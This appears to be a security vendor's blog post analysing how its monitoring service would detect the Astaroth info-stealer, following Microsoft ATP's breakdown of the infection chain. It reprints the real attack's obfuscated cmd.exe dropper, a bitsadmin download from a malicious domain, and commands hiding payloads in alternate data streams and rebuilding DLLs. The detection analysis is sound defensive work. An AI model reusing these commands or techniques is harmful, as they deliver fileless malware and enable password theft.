



Whenever a new malware or a novel attack technique is disclosed, there is a natural increase in anxiety. Am I protected against this new threat? This series covers how SMARTMonitor would detect these techniques.

Malware of the day

The Astaroth info-stealing malware uses multiple fileless techniques to install on a computer and steal passwords. This malware family has been tracked for a long time, notably by the Microsoft Advanced Threat Protection (ATP) group, and signatures were developed to monitor their activity. However, in order to avoid detection, Astaroth recently changed its fileless techniques. Notably, it now avoids the use of WMI (which was a trigger for previous detection) and instead hides via alternate data streams (ADS). The following post by ATP describes the changes:

<https://www.microsoft.com/security/blog/2020/03/23/latest-astaroth-living-off-the-land-attacks-are-even-more-invisible-but-not-less-observable/>

So, how would this new version be picked up in SMARTSentinel, the engine behind the SMARTMonitor service?

Sentinel tripwires

Let's start by looking at the breakdown of the infection chain published by ATP. The report identifies 5 stages:

1. The infection stage, where the spear phishing component drops the initial zip which gets decrypted to start the infection chain;
2. The stager phase, where the additional malware components are downloaded;
3. The main script phase, where the different malware components are reassembled in preparation of their injection in memory;
4. The injection phase, where the malware is injected into memory via process hollowing;
5. The monetization phase, where the attacker actively puts his malware to work to steal passwords.


In this infection chain, our coverage model would detect several items in the first three stages, where the malware is being installed. Phase 4 and 5, where malware purely resides in hollowed processes, would leave few traces that would be observable in our current model. However, that gives us plenty of opportunity of catching it.

Figure 1 illustrates which component of the attack chain would be picked up by SMARTSentinel and sent to a SMARTMonitor analyst for review.



Astaroth attack chain 2020

- 1 Spear-phishing email contains URL to archive file containing a shortcut file that invokes obfuscated BAT commands to drop a one-line JavaScript.
- 2 The one-line JavaScript, which is run using *explorer.exe*, fetches the main script and runs it in memory. Using *bitsadmin.exe*, the main script downloads encrypted binary content, with it copies to the ADS of *desktop.ini*. It deletes the downloaded binary and starts the process again. It repeats this flow 11 times.
- 3 The main script also uses *bitsadmin.exe* to download three more binary data, which it combines to form the first-stage malware code. The script calls *ExtExport.exe*, which loads the first-stage malware code using DLL hijacking technique. The first-stage malware decrypts and combines three ADS streams in *desktop.ini* to form the second-stage malware. The second-stage malware in turn reads and decrypts the third-stage malware.
- 4 The third-stage malware is injected into *userinit.exe* using the process hollowing technique. The injected code reads and decrypts, the final-stage malware code, which is Astaroth.
- 5 Astaroth reads and decrypts various plugins from the ADS streams in *desktop.ini*. The plugins allow Astaroth to steal email passwords, steal browser passwords, and enumerate installed security software.



MITRE ATT&CK

- T1192 – Spearphishing Link
- T1023 – Shortcut Modification
- T1064 – Scripting
- T1027 – Obfuscated Files or Information
- T1064 – Scripting
- T1027 – Obfuscated Files or Information
- T1197 – BITS Jobs
- T1105 – Remote File Copy
- T1096 – NTFS File Attributes
- TA0005 - Defense Evasion
- T1073 - DLL Side-Loading
- T1218 - Signed Binary Proxy Execution
- T1129 – Execution Through Module Load
- T1140 – Deobfuscate/Decode Files or Information
- T1093 - Process Hollowing
- T1055 - Process Injection
- T1503 - Credentials from Web Browsers
- T1003 - Credential Dumping

Figure 1: Astaroth attack chain vs SMART Sentinel (adapted from Microsoft ATP)

Let's break down each detection opportunity.

One of the great tricks of Astaroth is that its delivery ZIP package contains files that appear at first glance as innocuous. This would not generate an alert in SMARTSentinel, however, one of the files, the LNK file, is actually a BAT script that calls CMD with the following command line (reposted from ATP):

```
C:\Windows\System32\cmd.exe /c "sET RAP=%wITGJPDNdTGJPDInrTGJPD%\TGJPDExpTGJPDLoTGJPDRETGJPDn /TGJPDc,&&
sET TGC=GIYYZBSetIYYZBS0bjIYYZBSecIYYZBSt(IYYZBS'scIYYZBSripIYYZBSt:hIYYZBStPIYYZBSS:IYYZBS&&
sET FJibzx=1WwRC1WwRC5dkvmisuudk.bubbaoff.press1WwRC'011WwRC')&&
sET/^p nccvbj="%TGC:IYYZBS=%FJibzx:1WwRC=/%" <NUL >
C:\Users\admin\Pictures\8iruk34.js|md ^\ ^||CA11 %RAP: TGJPD=% C:\Users\admin\Pictures\8iruk34.js|exit"
```



This would show up as a command line that needs to be reviewed by an analyst, and particular care would be applied because CMD is a known living off the land binary (LOLbin). An analyst would immediately flag this as suspicious because of the obvious attempt at obfuscation, which is not a hallmark of legitimate use.

Then, the process chain for starting the one-line JavaScript would be picked up and would show up to the analyst with the context of network communication (where the 2nd stage JS is being downloaded).

After that, the main JavaScript would call BITSadmin. This unusual image to image (process chain) would immediately look suspicious to an analyst. However, the command line used to start BITSadmin would also automatically be reviewed and arouse suspicion. If we look at the command line provided in the ATP blog post, we see the following:

```
bitsadmin.exe /transfer 24653 /priority foreground  
https://39xkdrnei1s.elfinwistful.club/09/masihaddajjalddwn.gif.zip  
C:\Users\Public\Libraries\hwds\asihaddajjalddwn.gif
```

An analyst would see the URL and immediately identify it as non-legitimate. Furthermore, they would see the .zip file is saved with a different extension. This blatant attempt at obfuscation is not seen in legitimate programs and would be an immediate marker of foul play.

Finally, the alternate data stream abuse and the reconstruction of the malware DLL, while difficult to detect for traditional AV products, would be trivial to detect from the daily command line review. After all, these techniques are essentially never used by legitimate software, so, they stand out very clearly as anomalies.

First, the ADS abuse uses the following command line provided by ATP:

```
cmd.exe /c type C:\Users\Public\Libraries\hwds\asihaddajjalddwn.gif >  
C:\Users\Public\Libraries\hwds\desktop.ini:asihaddajjalddwn.gif&&  
erase C:\Users\Public\Libraries\hwds\asihaddajjalddwn.gif
```

Which would be automatically reviewed extensively by our team because CMD is a known LOLbin.

The same applies to the creation of the DLLs

```
cmd.exe /c cd C:\Users\Public\Libraries\hwds &&  
typeasihaddajjal64q.dllasihaddajjal64w.dllasihaddajjal64e.dll > mozcr19.dll  
cmd.exe /c cd C:\Users\Public\Libraries\hwds &&  
typeasihaddajjal64q.dllasihaddajjal64w.dllasihaddajjal64e.dll > mozsqlite3.dll  
cmd.exe /c cd C:\Users\Public\Libraries\hwds &&  
typeasihaddajjal64q.dllasihaddajjal64w.dllasihaddajjal64e.dll > sqlite3.dll.dll
```

Which would trigger command line review for CMD, a known LOLbin. The presence of type, a rarely used command to read text files at the command line, would draw the analyst's attention. Then, it would be evident that no legitimate program would create a DLL in this manner.